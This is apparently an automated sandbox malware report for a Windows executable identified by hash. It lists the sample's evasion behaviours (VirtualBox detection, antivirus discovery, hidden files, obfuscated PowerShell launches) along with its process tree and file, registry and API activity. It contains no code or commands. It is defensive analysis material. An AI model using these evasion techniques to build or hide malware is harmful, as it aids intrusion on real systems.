Summary

File Name: 1cd2d3a2f9c7aee2440fe8386481287fa8f66f39f6940bfbb4b5779d6b4d3bda.exe

File Type: PE32 executable (GUI) Intel 80386, for MS Windows


SHA1: 45fbd8304300f10b955cbdb8f7c26b7c500cfda8

MD5: 6d126c9b203b8cab7cc44d77c75971e3

MALWARE


Xcitium Verdict Cloud Final Verdict

DETECTION SECTION




Verdict: Malware

CLASSIFICATION



HIGH LEVEL BEHAVIOR DISTRIBUTION



ACTIVITY OVERVIEW

Activity Details

DATA OBFUSCATION

Attempts to execute a powershell command with suspicious parameter/s — Show sources

MALWARE ANALYSIS SYSTEM EVASION

Detects VirtualBox through the presence of a file — Show sources

Creates a hidden or system file — Show sources

HIPS/ PFW/ OPERATING SYSTEM PROTECTION EVASION

Attempts to identify installed AV products by installation directory — Show sources

HOOKING AND OTHER TECHNIQUES FOR HIDING PROTECTION

Creates RWX memory — Show sources

INFORMATION DISCOVERY

Reads data out of its own binary image — Show sources

Behavior Graph

11:41:00 11:41:15 11:41:30

PID 2272

11:41:00 **Create Process** The malicious file created a child process as 45fbd8304300f10b955cbdb8f7c26b7c500cfda8.exe **(PPID 2216)**

- 11:41:01 11:41:01 NtReadFile **[22 times]**
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
- 11:41:01 Create Process
  - 11:41:01 Create Process
  - 11:41:01 Create Process
  - 11:41:01 Create Process
  - 11:41:01 Create Process
  - 11:41:01 Create Process
  - 11:41:01 Create Process
  - 11:41:01 Create Process
  - 11:41:01 Create Process
  - 11:41:01 Create Process
  - 11:41:01 Create Process
  - 11:41:01 Create Process
  - 11:41:01 Create Process
  - 11:41:01 Create Process

11:41:01	Create Process
11:41:01	Create Process
11:41:01	Create Process
11:41:01	Create Process
11:41:01	Create Process
11:41:01	Create Process
11:41:01	Create Process
11:41:01	Create Process
11:41:01	Create Process
11:41:01	Create Process
11:41:01	Create Process
11:41:01	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process
11:41:02	Create Process

11:41:02 Create Process
11:41:02 Create Process
11:41:02 Create Process
11:41:02 Create Process
11:41:02 Create Process
11:41:02 Create Process
11:41:02 Create Process
11:41:02 Create Process
11:41:02 Create Process
11:41:02 Create Process
11:41:02 Create Process
11:41:02 CreateProcessInternal
11:41:02 Create Process

PID 2376

11:41:02 **Create Process** The malicious file created a child process as powershell.exe **(PPID 2272)**

11:41:02
11:41:02 NtQueryFullAttributesF
[12 times]

11:41:07 NtAllocateVirtualMem

11:41:25 CreateProcessInternal
11:41:25 Create Process

PID 2540

11:41:29 **Create Process** The malicious file created a child process as powershell.exe **(PPID 2376)**

11:41:29
11:41:29 NtQueryFullAttributesF
[12 times]

11:41:30 NtCreateFile

Behavior Summary

ACCESSED FILES

\Device\KsecDD
\??\MountPointManager
C:\Users\user\AppData\Local\Temp\
C:\Users\user\AppData\Local\Temp
C:\Users\user\AppData\Local\Temp\nsf8481.tmp
C:\Users\user\AppData\Local\Temp\45fbd8304300f10b955cbdb8f7c26b7c500cfda8.exe
C:\Windows\Fonts\staticcache.dat
C:\Users
C:\Users\user
C:\Users\user\AppData
C:\Users\user\AppData\Roaming
C:\Users\user\AppData\Roaming\Fjerdeparternes
C:\Users\user\AppData\Roaming\Fjerdeparternes\Unmoderating.Ani
C:\Users\user\AppData\Roaming\Fjerdeparternes\Metallide.Vap
C:\Users\user\AppData\Roaming\Fjerdeparternes\Inventors
C:\Users\user\AppData\Roaming\Fjerdeparternes\Inventors\face-sad-symbolic.symbolic.png
C:\Users\user\AppData\Roaming\Fjerdeparternes\Inventors\mark-location-symbolic.symbolic.png
C:\Users\user\AppData\Roaming\Fjerdeparternes\Definit
C:\Users\user\AppData\Roaming\Fjerdeparternes\Definit\view-conceal-symbolic.svg
C:\Windows\resources\Hjlpeverbum\Evisceration\Janette.Mil
C:\Users\user\AppData\Roaming\Fjerdeparternes\Definit\Ssonarbejderne\Pyroxenes\Mastix\Graphitized.Emn
C:\Users\user\Desktop\Reglorify.Tow100
C:\Windows\resources\0409\Kerneopgaverne\Gaa\Guttle.sal
C:\Users\user\AppData\Roaming\Microsoft\Windows\Printer Shortcuts\Kompositoriskes\Cystophore\Epithem.Drm
C:\Windows\SysWOW64\ieframe.dll
\??\Volume{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\
C:\Tilstiller\Bugi\Slush\Produktionstider.bag
C:\Windows\Pinsebevgelse\Sheepweed.lnk
C:\Users\user\Desktop\Rinderne\Indisposedness\kommateringen.dll
C:\Users\user\Music\Mactra\tvivlstilflde\Forzinkedes\Slenderizing.ini
C:\Users\user\Rideelastikkens\Sherifa\Prostatocystitis.dll
C:\

C:\Users\user\Videos
C:\Users\user\Videos\Pogeys
C:\Users\user\Videos\Pogeys\Sjleblok.Ben
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Indlederen\Spiritualistically\Chiasmata\Lisbon.lnk
C:\Windows\resources\Proso\Impardonable\Serses206\Qers.Fos
C:\Windows\Klamphuggernes78\Somaliske220\Tilvnnende.Hun
C:\Windows\Fonts\Missupposed\Oprykningernes.Vir
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
C:\Windows
C:\Windows\SysWOW64
C:\Windows\SysWOW64\WindowsPowerShell\v1.0
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu
C:\Users\user\AppData\Local\Microsoft\Windows\Caches
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x000000000000004b.db
C:\Users\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft
C:\Users\user\AppData\Roaming\Microsoft\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini
C:\Users\user\Desktop\desktop.ini
::\
::\{2559A1F3-21D7-11D4-BDAF-00C04F60B9F0}
::\{20D04FE0-3AEA-1069-A2D8-08002B30309D}
::\{5399E694-6CE5-4D6C-8FCE-1D8870FDCBA0}
::\{2559A1F1-21D7-11D4-BDAF-00C04F60B9F0}
C:\Program Files\Oracle\VirtualBox Guest Additions\uninst.exe
C:\Program Files\Oracle\VirtualBox Guest Additions
C:\Program Files\Oracle\VirtualBox Guest Additions\Oracle VM VirtualBox Guest Additions.url
C:\tools\totalcmdx32\TOTALCMD.CHM
C:\tools\totalcmdx32\TCUNINST.EXE
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu
C:\ProgramData

C:\ProgramData\Microsoft
C:\ProgramData\Microsoft\desktop.ini
C:\ProgramData\Microsoft\Windows
C:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini
::\{ED228FDF-9EA8-4870-83B1-96B02CFE0D52}
C:\Program Files (x86)\Java\jre1.8.0_91\bin\javacpl.exe
C:\Program Files (x86)\Java\jre1.8.0_91\bin
C:\Users\user\AppData\Roaming\Fjerdeparternes\Definit\http:\java.com\help
C:\Users\user\AppData\Roaming\Fjerdeparternes\Definit\http:\java.com\

READ REGISTRY KEYS

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\Locale\00000409
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\Language Groups\1
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\UseDoubleClickTimer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\FontSubstitutes\Segoe UI
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\FontSubstitutes\MS Shell Dlg 2
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\DataStore_V1.0\Disable
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\DataStore_V1.0\DataFilePath
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane1
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane2
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane3
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane4
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane5
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane6
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane7

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane8
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane9
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane10
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane11
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane12
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane13
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane14
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane15
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane16
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\CTF\TIP\{0000897b-83df-4b96-be07-0fb58b01c4a4}\LanguageProfile\0x00000000\{0001bea3-ed56-483d-a2e2-aeae25577436}\Enable
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\CTF\EnableAnchorContext
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{031E4825-7B94-4dc3-B131-E946B44C8DD5}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{04731B67-D933-450a-90E6-4ACD2E9408FE}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{11016101-E366-4D22-BC06-4ADA335C892B}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{26EE0668-A00A-44D7-9371-BEB064C98683}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{4336a54d-038b-4685-ab02-99bb52d3fb8b}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{450D8FBA-AD25-11D0-98A8-0800361B1103}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{5399E694-6CE5-4D6C-8FCE-1D8870FDCBA0}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{59031a47-3f72-44a7-89c5-5595fe6b30ee}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{645FF040-5081-101B-9F08-00AA002F954E}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{89D83576-6BD1-4c86-9454-BEB04E94C819}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{9343812e-1c37-4a49-a12e-4b2d810d956b}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{B4FB3F98-C1EA-428d-A78A-D1F5659CBA93}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{BD7A2E7B-21CB-41b2-A086-B309680C6B7E}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{daf95313-e44d-46af-be1b-cbacea2c3065}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{e345f35f-9397-435c-8f95-4e922c26259e}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{ED228FDF-9EA8-4870-83b1-96b02CFE0D52}\SuppressionPolicy

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{F02C1A0D-BE21-4350-88B0-7367FC96EF3C}\SuppressionPolicy
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\CallForAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\RestrictedAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsFORDISPLAY
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideFolderVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\UseDropHandler
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsFORPARSING
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsParseDisplayName
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\QueryForOverlay
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\MapNetDriveVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\QueryForInfoTip
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideInWebView
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideOnDesktopPerUser
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsAliasedNotifications
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsUniversalDelegate
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\NoFileFolderJunction
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\PinToNameSpaceTree
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HasNavigationEnum
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\NonEnum\{20D04FE0-3AEA-1069-A2D8-08002B30309D}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\CallForAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\RestrictedAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\WantsFORDISPLAY
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\HideFolderVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\UseDropHandler
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Wow6432Node\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\ShellFolder\WantsFORPARSING

MODIFIED FILES

C:\Users\user\AppData\Roaming\Fjerdeparternes\Unmoderating.Ani
C:\Users\user\AppData\Roaming\Fjerdeparternes\Metallide.Vap
C:\Users\user\AppData\Roaming\Fjerdeparternes\Inventors\face-sad-symbolic.symbolic.png
C:\Users\user\AppData\Roaming\Fjerdeparternes\Inventors\mark-location-symbolic.symbolic.png
C:\Users\user\AppData\Roaming\Fjerdeparternes\Definit\view-conceal-symbolic.svg
C:\Windows\resources\0409\Kerneopgaverne\Gaa\Guttle.sal

C:\Windows\Pinsebevgelse\Sheepweed.lnk
C:\Users\user\Music\Mactra\tvivlstilflde\Forzinkedes\Slenderizing.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Indlederen\Spiritualistically\Chiasmata\Lisbon.lnk
C:\Users\user\AppData\Roaming\Fjerdeparternes\Definit\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk
\??\PIPE\srvsvc
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\7D75PEKTZ8J4T0VF5RWU.temp
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0QN61FZJOUIF3URSAY8G.temp
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF38247f.TMP

RESOLVED APIS

version.dll.GetFileVersionInfoW
shfolder.dll.SHGetFolderPathW
shlwapi.dll.#437
cryptbase.dll.SystemFunction036
uxtheme.dll.ThemeInitApiHook
user32.dll.IsProcessDPIAware
setupapi.dll.CM_Get_Device_Interface_List_Size_ExW
setupapi.dll.CM_Get_Device_Interface_List_ExW
comctl32.dll.#332
comctl32.dll.#386
kernel32.dll.GetUserDefaultUILanguage
dwmapi.dll.DwmIsCompositionEnabled
comctl32.dll.RegisterClassNameW
gdi32.dll.GetLayout
gdi32.dll.GdiRealizationInfo
gdi32.dll.FontIsLinked
advapi32.dll.RegOpenKeyExW
advapi32.dll.RegQueryInfoKeyW
gdi32.dll.GetTextFaceAliasW
advapi32.dll.RegEnumValueW
advapi32.dll.RegCloseKey
advapi32.dll.RegQueryValueExW
gdi32.dll.GetFontAssocStatus
advapi32.dll.RegQueryValueExA

advapi32.dll.RegEnumKeyExW
gdi32.dll.GdiIsMetaPrintDC
ole32.dll.CoInitializeEx
ole32.dll.CoUninitialize
ole32.dll.CoRegisterInitializeSpy
ole32.dll.CoRevokeInitializeSpy
user32.dll.NotifyWinEvent
propsys.dll.PSCreateMemoryPropertyStore
comctl32.dll.#321
comctl32.dll.#326
comctl32.dll.#388
ole32.dll.NdrOleInitializeExtension
ole32.dll.CoGetClassObject
ole32.dll.CoGetMarshalSizeMax
ole32.dll.CoMarshalInterface
ole32.dll.CoUnmarshalInterface
ole32.dll.StringFromIID
ole32.dll.CoGetPSClsid
ole32.dll.CoTaskMemAlloc
ole32.dll.CoTaskMemFree
ole32.dll.CoCreateInstance
ole32.dll.CoReleaseMarshalData
ole32.dll.DcomChannelSetHResult
oleaut32.dll.#500
advapi32.dll.UnregisterTraceGuids
shell32.dll.#66
ole32.dll.CoGetApartmentType
comctl32.dll.#236
oleaut32.dll.#6
ole32.dll.CoGetMalloc
ole32.dll.CreateBindCtx
comctl32.dll.#320
comctl32.dll.#324
comctl32.dll.#323

advapi32.dll.RegEnumKeyW
oleaut32.dll.#2
advapi32.dll.InitializeSecurityDescriptor
advapi32.dll.SetEntriesInAclW
ntmarta.dll.GetMartaExtensionInterface
advapi32.dll.SetSecurityDescriptorDacl
advapi32.dll.IsTextUnicode
comctl32.dll.#338
comctl32.dll.#339
shell32.dll.#102
apphelp.dll.ApphelpCheckShellObject
comctl32.dll.#385
comctl32.dll.#336
comctl32.dll.#329
comctl32.dll.#333
ntdll.dll.RtlDllShutdownInProgress
sechost.dll.ConvertSidToStringSidW
profapi.dll.#104

DELETED FILES

C:\Users\user\AppData\Local\Temp\nsf8481.tmp
C:\Users\user\Desktop\Reglorify.Tow100
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\7D75PEKTZ8J4T0VF5RWU.temp
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\security.config.cch.2376.3660781
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\enterprisesec.config.cch.2376.3660781
C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\security.config.cch.2376.3660781
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF38247f.TMP

REGISTRY KEYS

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Data

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\Locale
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\Locale\Alternate Sorts
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\Language Groups
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\Locale\00000409
